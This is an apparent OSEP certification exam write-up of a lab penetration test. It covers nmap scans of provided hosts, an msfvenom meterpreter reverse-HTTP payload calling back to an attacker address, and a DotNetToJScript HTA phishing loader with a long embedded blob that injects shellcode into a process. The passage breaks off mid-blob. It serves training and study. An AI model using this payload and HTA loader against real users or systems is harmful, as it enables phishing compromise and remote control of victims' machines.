OSEP Exam Report

The Electrician

1.0 Offensive-Security OSEP Exam Documentation

The Offensive Security OSEP exam documentation contains all efforts that were conducted in order to pass the Offensive Security Experienced Penetration Tester exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has the technical knowledge required to pass the qualifications for the Offensive Security Experienced Penetration Tester certification.

1.1 Objective

The objective of this assessment is to perform an external penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including enumeration and post-exploitation. The exam report is not meant to be a penetration test report, but rather a writeup of the steps taken to locate, enumerate and compromise the network.

Enumeration and post-exploitation actions that lead to subsequent attacks with successful com-promises should be included in the report.

An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this exam. Use the sample report as a guideline to get you through the reporting.

Provided Entry Points

192.168.68.180

192.168.68.181

192.168.68.182

Challenge Environment

DMZTE.COM

TOTALENERGY.COM
|_ICS.TOTALENERGY.COM
|_OPS.TOTALENERGY.COM

Attack Flow

External Ips provided by the customer were scanned using NMAP

The can showed that **192.168.68.180** was running an email server

```
┌──(root💀kali)-[/opt/ops]
└─# nmap -Pn -n -v -p-  -T4  192.168.68.180 --open
Host discovery disabled (-Pn). All addresses will be marked
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-30 16:28
Initiating SYN Stealth Scan at 16:28
Scanning 192.168.68.180 [65535 ports]
Discovered open port 3389/tcp on 192.168.68.180
Discovered open port 587/tcp on 192.168.68.180
Discovered open port 143/tcp on 192.168.68.180
Discovered open port 25/tcp on 192.168.68.180
Discovered open port 110/tcp on 192.168.68.180
Discovered open port 445/tcp on 192.168.68.180
```


NMAP scan for **192.168.68.181** showed there was a webserver running and gave away the name: **web01.DMZTE.COM**

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-favicon: Unknown favicon MD5: 4859E39AE6C0F1F428F2126A6BB32BD9
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Home Page - TotalEnergy
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DMZTE
|   NetBIOS_Domain_Name: DMZTE
|   NetBIOS_Computer_Name: WEB01
|   DNS_Domain_Name: DMZTE.COM
|   DNS_Computer_Name: web01.DMZTE.COM
|   DNS_Tree_Name: DMZTE.COM
|   Product_Version: 10.0.17763
|_  System_Time: 2021-06-30T14:17:51+00:00
| ssl-cert: Subject: commonName=web01.DMZTE.COM
| Issuer: commonName=web01.DMZTE.COM
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-06-29T14:12:17
| Not valid after:  2021-12-29T14:12:17
| MD5:   807b 4ca9 7b32 5a93 c5ab 8660 754e 6c85
|_SHA-1: c8e1 07d6 04dc 71c1 6254 b880 7827 0e0b 7e30 77c8
|_ssl-date: 2021-06-30T14:17:53+00:00; 0s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


A web server was also running on **192.168.68.182**

```
Nmap scan report for 192.168.68.182
Host is up (0.42s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Visiting the webpage on **192.168.68.182** had information about an email address: eli@totalenergy.com



Visiting the webpage on **192.168.68.181** showed a login form




Since we now have an email address, we were able to utilize this as a Phishing attack vector.

First we created a CSHARP payload using msfvenom


```
┌──(root💀kali)-[/opt]
└─# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=192.168.49.68 LPORT=8080 EXITFUNC=thread -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 673 bytes
Final size of csharp file: 3441 bytes
byte[] buf = new byte[673] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x51,0x56,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x0f,0xb7,0x4a,0x4a,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
```

Then copied the shellcode into the **DotNetToJScript** project and compiled the project.

[GitHub - tyranid/DotNetToJScript: A tool to create a JScript file which loads a .NET v2 assembly from memory.]



After compiling, a JS payload could be generated using **DotNetToJScript.exe** and **ExampleAssembly.dll** using the below syntax



And the result was **payload.js**

Now that we have a meterpreter reverse shell payload written in Jscript and an email address of an employee, we could use this payload to gain foothold.

Since we had no visibility what software was installed on the internal corp machines, the phishing vector of choice was to use **HTA** files.

So we created a skeleton HTA file with JSCRIPT tags, and pasted the content of payload.js we have previously created in between the script tags in the HTA file

```
<head>
<script language="JScript">
function setversion() {
new ActiveXObject('WScript.Shell').Environment('Process')('COMPLUS_Version') = 'v4.0.30319';
}
function debug(s) {}
function base64ToStream(b) {
     var enc = new ActiveXObject("System.Text.ASCIIEncoding");
     var length = enc.GetByteCount_2(b);
     var ba = enc.GetBytes_4(b);
     var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
     ba = transform.TransformFinalBlock(ba, 0, length);
     var ms = new ActiveXObject("System.IO.MemoryStream");
     ms.Write(ba, 0, (length / 4) * 3);
     ms.Position = 0;
     return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
"eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNl"+
"cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW50aW1lLlJlbW90"+
"aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249Mi4wLjAu"+
"MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BgcAAAAH"+
"dGFyZ2V0MAkGAAAABgkAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQoEAwAA"+
"ACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQw"+
"B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVu"+
"dHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkLAAAA"+
"CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemF0aW9u"+
"SG9sZGVyBgAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlCk1lbWJlclR5"+
"cGUQR2VuZXJpY0FyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAAAAJCQAAAYR"+
"AAAALFN5c3RlbS5PYmplY3QgRHluYW1pY0ludm9rZShTeXN0ZW0uT2JqZWN0W10pCAAAAAoBCwAA"+
"AAIAAAAGEgAAACBTeXN0ZW0uWG1sLlNjaGVtYS5YbWxWYWx1ZUdldHRlcgYTAAAATVN5c3RlbS5Y"+
"bWwsIFZlcnNpb249Mi4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdh"+
"NWM1NjE5MzRlMDg5BhQAAAAHdGFyZ2V0MAkGAAAABhYAAAAaU3lzdGVtLlJlZmxlY3Rpb24uQXNz"+
"ZW1ibHkGFwAAARMb2FkCg8MAAAAABgAAAJNWpAAAwAAAAQAAAD//wAAuAAAAAAAAABAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAAAADh+6DgC0Cc0huAFMzSFUaGlzIHByb2dy"+
"YW0gY2Fubm90IGJlIHJ1biBpbiBET1MgbW9kZS4NDQokAAAAAAAAAFBFAABkhgIAn4DcYAAAAAAA"+
"AAAA8AAiIAsCMAAAEAAAAAYAAAAAAAAAAAACAAAAAAAIABAAAAACAAAAACAAAEAAAAAAAAAAQA"+
"AAAAAAAAGAAAAACAAAAAAAAAwBAhQAAQAAAAAAAAEAAAAAAAAAAABAAAAAAAAAgAAAAAAAAAAA"+
"ABAAAAAAAAAAAAAAAAAAAAAAAAAEAAAAwEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABcKgAA"+
"HAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAACAAAEgAAAAAAAAAAAAAC50ZXh0AAAAPA4AAAgAAAAEAAAAIAAAAAAAAAAAAAAAACAA"+
"AGAucnNyYwAAAAwEAAAAQAAAAAYAAAASAAAAAAAAAAAAAAAABAAABAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEgAAAACAAUA2CAAAIQJAAABAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABMwBwB7AAAAAQAAEQIoDwAA"+
"CnIBAABwKBAAAAoWmm8RAAAKCiD/Dx8AFgYoAQAABgsHfhIAAAogABAAACAAMAAAH0AoAgAABgwg"+
"oQIAAI0UAAABJdABAAAEKBMAAAoNBwgJCY5pEgQoAwAABiYHfhIAAAoWCH4SAAAKFn4SAAAKKAQA"+
"AAYmKiIDKBQAAAomKkJTSkIBAAEAAAAAAAwAAAB2Mi4wLjUwNzI3AAAAAAUAbAAAAEQDAAAjfgAA"+
"sAMAAGAEAAAjU3RyaW5ncwAAAAAQCAAAFAAAACNVUwAkCAAAEAAAACNHVUlEAAAANAgAAFABAAAj"+
"QmxvYgAAAAAAAAACAAABV5UCNAkCAAAA+gEzABYAAAEAAAAXAAAABAAAAAEAAAAGAAAAFQAAABQA"+
"AAPAAAAAQAAAAEAAAABAAAABAAAAAEAAAABAAAAgAAAAEAAAAAKcCAQAAAAABgDsAUQDBgBZ"+
"AkQDBgA5ARIDDwBkAwAABgBhAdkCBgDPAdkCBgCwAdkCBgBAAtkCBgAMAtkCBgAlAtkCBgB4AdkC"+
"BgBNASUDBgArASUDBgCTAdkCBgAEBLsCBgAQAUQDBgD1ALsCCgDVAxIDBgALA7sCBgB3ArsCBgCW"+
"A0QDBgA0BLsCBgDAALsCAAAAAGAAAAAAAAEAAQABABAApQMAAD0AAQABAAABAABpAAAAPQABAAcA"+
"EwEAAAEAAABFAAIABwAzAR8ASAAAAAAAAgACRIMYDTAABAAAAAACAAJEgGwRTAAQAAAAAAIAAkSBK"+
"BFwACQAAAAAAgACRIK0AZwAOAEggAAAAAIYYBQMGABUAzyAAAAAAhgDSAxAAFQAAAAEArwMAAAIA"+
"0wAAAAMAowAAAAEAvQMAAAIA6wMAAAMAjgIAAAQA/wAAAAUACwQAAAEAvQMAAAIA3QMAAAMA8AIA"+
"AAQAiAICAAUAwgIAAAEAvQMAAAIAcwMAAAMAfAIAAAQA9QMAAAUA+QIAAAYAhgMAAAcAmAAAAAEA"+
"lQIJAAUDAQARAAUDBgAZAAUDCgApAAUDEAAxAAUDEAA5AAUDEABBAAUDEABJAAUDEABRAAUDEABZ"+
"AAUDEABhAAUDFQBpAAUDEABxAAUDEACBAAUDBgB5AAUDBgCRAOIAIwCRAJEAKgCZAOsCLgCpACoE"+
"MQCRABUEOQAuAAsAcgAuABMAewAuABsAmgAuACMAowAuACsAuAAuADMA4gAuADsA4gAuAEMAowAu"+
"AEsA6AAuAFMA4gAuAFsA4gAuAGMADQEuAGsANwFDAFsARAFjAHMASgEBAKECAAAEABoAmgJBAQMA"+
"xgMBAEEBBQAbBAEAAAEHAEoEAQAAAQkArQABAJQrAAABAASAAAABAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAA/AIgAAAAAAAIAAAAAAAAAAAAAAD8AuwIAAAAABAADAAAAAF9fU3RhdGljQXJy"+
"YXlJbml0VHlwZVNpemU9NjczAEJDMTEzQ0QwQzA4NUY5MTkyRUQ0NDBENTAwN0Y3RUVDOTNCMUVE"+
"RkM4NzdEMjE0ODM0MkFGN0FEQ0ZFNTg3QzgAPE1vZHVsZT4APFByaXZhdGVJbXBsZW1lbnRhdGlv"+
"bkRldGFpbHM+AG1zY29ybGliAGdldF9JZABscFRocmVhZElkAHByb2Nlc3NJZABDcmVhdGVSZW1v"+
"dGVUaHJlYWQAUnVudGltZUZpZWxkSGFuZGxlAGJJbmhlcml0SGFuZGxlAEdldFByb2Nlc3Nlc0J5"+
"TmFtZQBWYWx1ZVR5cGUAZmxBbGxvY2F0aW9uVHlwZQBDb21waWxlckdlbmVyYXRlZEF0dHJpYnV0"+
"ZQBHdWlkQXR0cmlidXRlAERlYnVnZ2FibGVBdHRyaWJ1dGUAQ29tVmlzaWJsZUF0dHJpYnV0ZQBB"+
"c3NlbWJseVRpdGxlQXR0cmlidXRlAEFzc2VtYmx5VHJhZGVtYXJrQXR0cmlidXRlAEFzc2VtYmx5"+
"RmlsZVZlcnNpb25BdHRyaWJ1dGUAQXNzZW1ibHlDb25maWd1cmF0aW9uQXR0cmlidXRlAEFzc2Vt"+
"Ymx5RGVzY3JpcHRpb25BdHRyaWJ1dGUAQ29tcGlsYXRpb25SZWxheGF0aW9uc0F0dHJpYnV0ZQBB"+
"c3NlbWJseVByb2R1Y3RBdHRyaWJ1dGUAQXNzZW1ibHlDb3B5cmlnaHRBdHRyaWJ1dGUAQXNzZW1i"+
"bHlDb21wYW55QXR0cmlidXRlAFJ1bnRpbWVDb21wYXRpYmlsaXR5QXR0cmlidXRlAEJ5dGUAZHdT"+
"dGFja1NpemUAblNpemUAZHdTaXplAHBhdGgAa2VybmVsMzIuZGxsAEV4YW1wbGVBc3NlbWJseS5k"+
```

```
"bGwAU3lzdGVtAGxwTnVtYmVyT2ZCeXRlc1dyaXR0ZW4AU3lzdGVtLlJlZmxlY3Rpb24AWmVybwBs"+
"cEJ1ZmZlcgBscFBhcmFtZXRlcgAuY3RvcgBJbnRQdHIAU3lzdGVtLkRpYWdub3N0aWNzAFN5c3Rl"+
"bS5SdW50aW1lLkludGVyb3BTZXJ2aWNlcwBTeXN0ZW0uUnVudGltZS5Db21waWxlclNlcnZpY2Vz"+
"AERlYnVnZ2luZ01vZGVzAGxwVGhyZWFkQXR0cmlidXRlcwBkd0NyZWF0aW9uRmxhZ3MAUnVudGlt"+
"ZUhlbHBlcnMAVGVzdENsYXNzAHByb2Nlc3NBY2Nlc3MAaFByb2Nlc3MAT3BlblByb2Nlc3MAUnVu"+
"UHJvY2VzcwBscEJhc2VBZGRyZXNzAGxwQWRkcmVzcwBscFN0YXJ0QWRkcmVzcwBPYmplY3QAZmxQ"+
"cm90ZWN0AFN0YXJ0AFZpcnR1YWxBbGxvY0V4AEluaXRpYWxpemVBcnJheQBFeGFtcGxlQXNzZW1i"+
"bHkAV3JpdGVQcm9jZXNzTWVtb3J5AAAAAAARZQB4AHAAbABvAHIAZQByAAAAZpjqXwezik6ensYT"+
"c0LCXQAEIAEBCAMgAAEFIAEBEREEIAEBDgQgAQECCAcFCBgYHQUYBgABHRJJDgMgAAgCBhgHAAIB"+
"ElkRXQUAARJJDgi3elxWGTTgiQMGERAGAAMYCQIICAAFGBgYCQkJCgAFAhgYHQUIEBgKAAcYGBgJ"+
"GBgJGAgBAAgAAAAAAB4BAAEAVAIWV3JhcE5vbkV4Y2VwdGlvblRocm93cwEIAQACAAAAAAAUAQAP"+
"RXhhbXBsZUFzc2VtYmx5AAApAQAkRXhhbXBsZSBBc3NlbWJseSBmb3IgRG90TmV0VG9KU2NyaXB0"+
"AAAFAQAAAAAkAQAfQ29weXJpZ2h0IMKpIEphbWVzIEZvcnNoYXcgMjAxNwAAKQEAJDU2NTk4ZjFj"+
"LTZkODgtNDk5NC1hMzkyLWFmMzM3YWJlNTc3NwAADAEABzEuMC4wLjAAAAUBAAEAAAQBAAAAAAAA"+
"AACfgNxgAAAAAAIAAAAcAQAAeCoAAHgMAABSU0RT1gX2gY7tFECsVeTxu6ajZAEAAABDOlxEb3RO"+
"ZXRUb0pTY3JpcHRcRXhhbXBsZUFzc2VtYmx5XG9ialx4NjRcUmVsZWFzZVxFeGFtcGxlQXNzZW1i"+
"bHkucGRiAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPxIg+Tw6MwAAABBUUFQUkgx0mVIi1JgUVZIi1IYSItS"+
"IEgPt0pKSItyUE0xyUgxwKw8YXwCLCBBwckNQQHB4u1SQVFIi1Igi0I8SAHQZoF4GAsCD4VyAAAA"+
"i4CIAAAASIXAdGdIAdBQRItAIEkB0ItIGONWSP/JTTHJQYs0iEgB1kgxwKxBwckNQQHBOOB18UwD"+
"TCQIRTnRddhYRItAJEkB0GZBiwxIRItAHEkB0EGLBIhBWEgB0EFYXllaQVhBWUFaSIPsIEFS/+BY"+
"QVlaSIsS6Uv///9dSDHbU0m+d2luaW5ldABBVkiJ4UnHwkx3Jgf/1VNTSInhU1pNMcBNMclTU0m6"+
"OlZ5pwAAAAD/1egOAAAAMTkyLjE2OC40OS42OABaSInBScfAkB8AAE0xyVNTagNTSbpXiZ/GAAAA"+
"AP/V6JkAAAAvWEkweDV4d2c4YmpxQU9zQ2l0eHFJZ1VmNU1EcjUxUVdNcVpIaEY4UWplamVOMDZx"+
"azUtT3BXaE10TTQ5c3YtQ0ZaZ1RHWUx5ZGlISU5UcU4zOW80MWVNNE5MRVBrUzZZOTQ4UTc5YThf"+
"SEctb2ZlQlN4a1BpMXpWb19fUklqWGVZbEZNaS1oTnZhOEV6TG11UENBeW94cwBIicFTWkFYTTHJ"+
"U0i4AAIohAAAAABQU1NJx8LrVS47/9VIicZqCl9TWkiJ8U0xyU0xyVNTScfCLQYYe//VhcB1H0jH"+
"wYgTAABJukTwNeAAAAAA/9VI/89OAuvM6FUAAABTWWpAWkmJ0cHiEEnHwAAQAABJulikU+UAAAAA"+
"/9VIk1NTSInnSInxSInaScfAACAAAEmJ+Um6EpaJ4gAAAAD/1UiDxCCFwHSyZosHSAHDhcB10ljD"+
"WGoAWbvgHSoKQYna/9UAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
